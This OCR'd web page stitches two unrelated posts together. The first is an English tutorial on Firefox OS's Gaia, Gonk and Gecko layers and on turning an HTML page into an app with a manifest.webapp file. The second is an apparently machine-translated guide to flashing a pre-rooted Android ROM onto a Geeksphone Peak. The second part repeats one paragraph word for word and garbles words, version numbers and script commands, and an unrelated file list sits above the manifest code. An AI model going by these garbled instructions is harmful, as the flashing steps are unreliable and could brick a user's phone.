
Firefox Browser [Latest Update].
Add on [Firefox OS simulator].
Sublime or any editor.

INTRODUCTION


A couple of years back, Mozilla came up with a Firefox OS which was open sourced and could operate in a very low resource and give the users a feel of a Smartphone. This was done mainly to encourage people who were using "feature" phones to try their hands on the new phone which came at the same price to that of their phone. The idea was to have all the people have an identity on the internet. The whole OS is divided into 3 major parts

1.Gaia – UI
2. Gonk – ADB Kernel
3.Gecko – The rendering engine.

Architecture



Gaia is the UI and it draws everything which the user sees on the screen including the lock screen, dialer, and all the apps. This is made with HTML5,CSS3 and JS. Gaia talks with the OS layer with standard Web APIs which are there in Gecko.



(Images of Gaia UI of Firefox OS running on Alcatel One Touch and InFocus Tab)

Gonk – It's a Linux distribution that interfaces the Gecko and hardware. Gonk exposes the Web APIs which are implemented in Gecko and controls the function of the hardware.Some of its modules are taken from Android and extended by Mozilla by a few open source projects.This type of implementation has made it easy for the OEMs to manufacture / port Firefox OS on the smartphones which are existing in the market.

Gecko- The rendering engine takes HTML,XML ,SVG ,Images , CSS (for formatting) and displays the formatted content.Gecko is small lightweight which is why when it lies in the heart of Firefox OS it can deliver contents much faster and since it is open sourced many vendors have implemented it. Gecko also provides cross platform support which is very cool.

Jumping into App Dev.

INTRODUCTION TO SIMULATOR

The Simulator is an add-on which can be installed from Firefox Browser

Developer→ Web IDE →Install Simulator.

I have popped up the simulator FxOS 2.0 and I will be running the demo with this simulator only!

Let's just have a better idea of how it looks from Inside.

Now, that we have seen how it looks.. Let's build a small app and see how it all happens.But before that, I will like to walk you through the manifest.webapp file which is how Firefox OS understands the App and the installs it.

manifest.webapp is a plain JSON file containing a few key pair values which are essentials for the app to get installed in the phone.

This file is divided into 3 blocks:

1.Information about the app (name, version, icons)

2.Information about the developer(s).


3.Security (from where the app can be installed). In the demo I have kept it "*" which means I will be able to install the whole app from anywhere.

Below is the code snippet for the file.


```
admin.html   fabfile.py   config.js   manifest.webapp   main.css

1  {
2    "version": "1.0.0",
3    "name": "Kritanj",
4    "description": "The app is the official FxOS App for Kitanj 2015",
5    "launch_path": "/index.html",
6    "icons": {
7      "16": "/img/icon16.png",
8      "48": "/img/icon48.png",
9      "128": "/img/icon128.png"
10   },
11   "developer": {
12     "name": "Sumantro Mukherjee & Ayan Choudhury"   },
13   "installs_allowed_from": ["*"],
14  "default_locale": "en"
15
16 }
17
```

Much like every website has a starting page “index.html” this app too has the starting point which is “index.html” which is right now in my root folder. If one has a web page written in html5, css3 and js. They can simply write a webapp.manifest file and convert their Web page in a web app without having to do the hard work.

Let me just show how easy it is .



That's the Webpage which We have and after we attach the manifest.webapp file with it. And run it on the simulator, here's what we will find.



This is how easy, we can convert any standard HTML page into an app.
I hope you guys had fun reading. The code for the app which I demo can be found at *"https://developer.mozilla.org/ca/demos/detail/kritanj"* .

INSTALLING ANDROID ON YOUR GEEKSPHONE PEAK

I thought of writing a long article telling my adventures cooking this ROM for Geeksphone Peak, but perhaps will be in another post, let's face it, really what you want is to get off the ROM and test it on your Geeksphone Peak.So I'll cut to the chase: I thought of writing a long article telling my adventures cooking this ROM for Geeksphone Peak, but perhaps will be in another post, let's face it, really what you want is to get off the ROM and test it on your Geeksphone Peak.So I'll cut to the chase:

COMMENTS:

Before the instructions if I'd make a few comments:

1. I have made this ROM for stubbornness, as a personal challenge, had no prior experience doing any ROMs for Android, hopefully not get anything out of this, just what I have already delivered an Android phone and many new skills.

2. I share this with you so you can do your tests, performance comparisons with FirefoxOS, and yes, of course, to all those who you have the GP forgotten in a drawer for you to give at least a little more vidilla.

3. Dont ask for nothing in return and I owe you anything, I do not demand anything, if something is surely fix it if I see that is important or interesting to me but I will because I want to and if it's a challenge for me.

4. I do not take responsibility for any damage that the installation of this ROM you may cause to your phone. I have nothing to do with Geeksphone nor FirefoxOS development.

5. And last and most important. Do not install this ROM if your phone is not a Geeksphone Peak, do not work and will turn your phone into a brick may have to take the service to retrieve.

I think that's it, so now the instructions:

INSTRUCTIONS:

1..Download the zip with the images (https://mega.co.nz/#!whgClCpb!BHfo_A72S2icpSDYGKnNjg5KU6RN-KUuxT00_yaTUM) .

2. Unzip the zip file to a folder on your hard drive.

3. Ensure that your phone has enough battery, usually nothing will happen because everything is done with the phone connected by USB but if for some reason runs out of power while flashing images of your phone could become a brick.

4. Go to your phone with Firefox OS without having it connected via USB, turn on remote debugging: Settings -> Device Information -> More -> Development and check the "Remote Debugging". Or if you have it in English: Settings -> Device Information -> More Information -> Developer and check in "Remote Debugging". (I have set memory may not exactly match the names).

5. If you are using Windows you'll need the USB drivers phone. You can download those here . And unzip to a folder.

6. Connect your phone via USB to your computer, Windows will detect the device and search for the drivers, say they're in the folder where you extracted the drivers in step 5.

7. Enter the folder where you unzipped the images and by operating system runs the appropriate script: flash.sh for Linux (I must run as root: '. Sudo / flash.sh'), for Windows and flash_mac flash.bat. sh for Macintosh (Mac for the Android SDK you need to install)

8. Wait and pray (just kidding ;-).) They will start sending the images to the device will restart and after a few seconds with black screen image loading "ANDROID" appears.

9. Congratulations and have an Android ICS running on your Geeksphone 4.04 Peak.

DESCRIPTION OF THE ROM :

1. The rom is based on sources AOSP particularly those published codeaurora (qualcomm) for its chipsets. (The Peak GP carries a qualcomm chipset).

2. The Android version 4.04 is simply using the same wherein the FFOS is based and therefore have the Linux Kernel Peak GP for this release. You had to start at easy and secure maximum possible success.

3. In the ROM are included Google applications and up to date until the date of this publication.

4. The ROM is pre-rooteada, this means that it is ready to be rooteada in a few clicks so you can use any application that requires root permissions. To finish the rooteo you must follow the instructions in the next section.

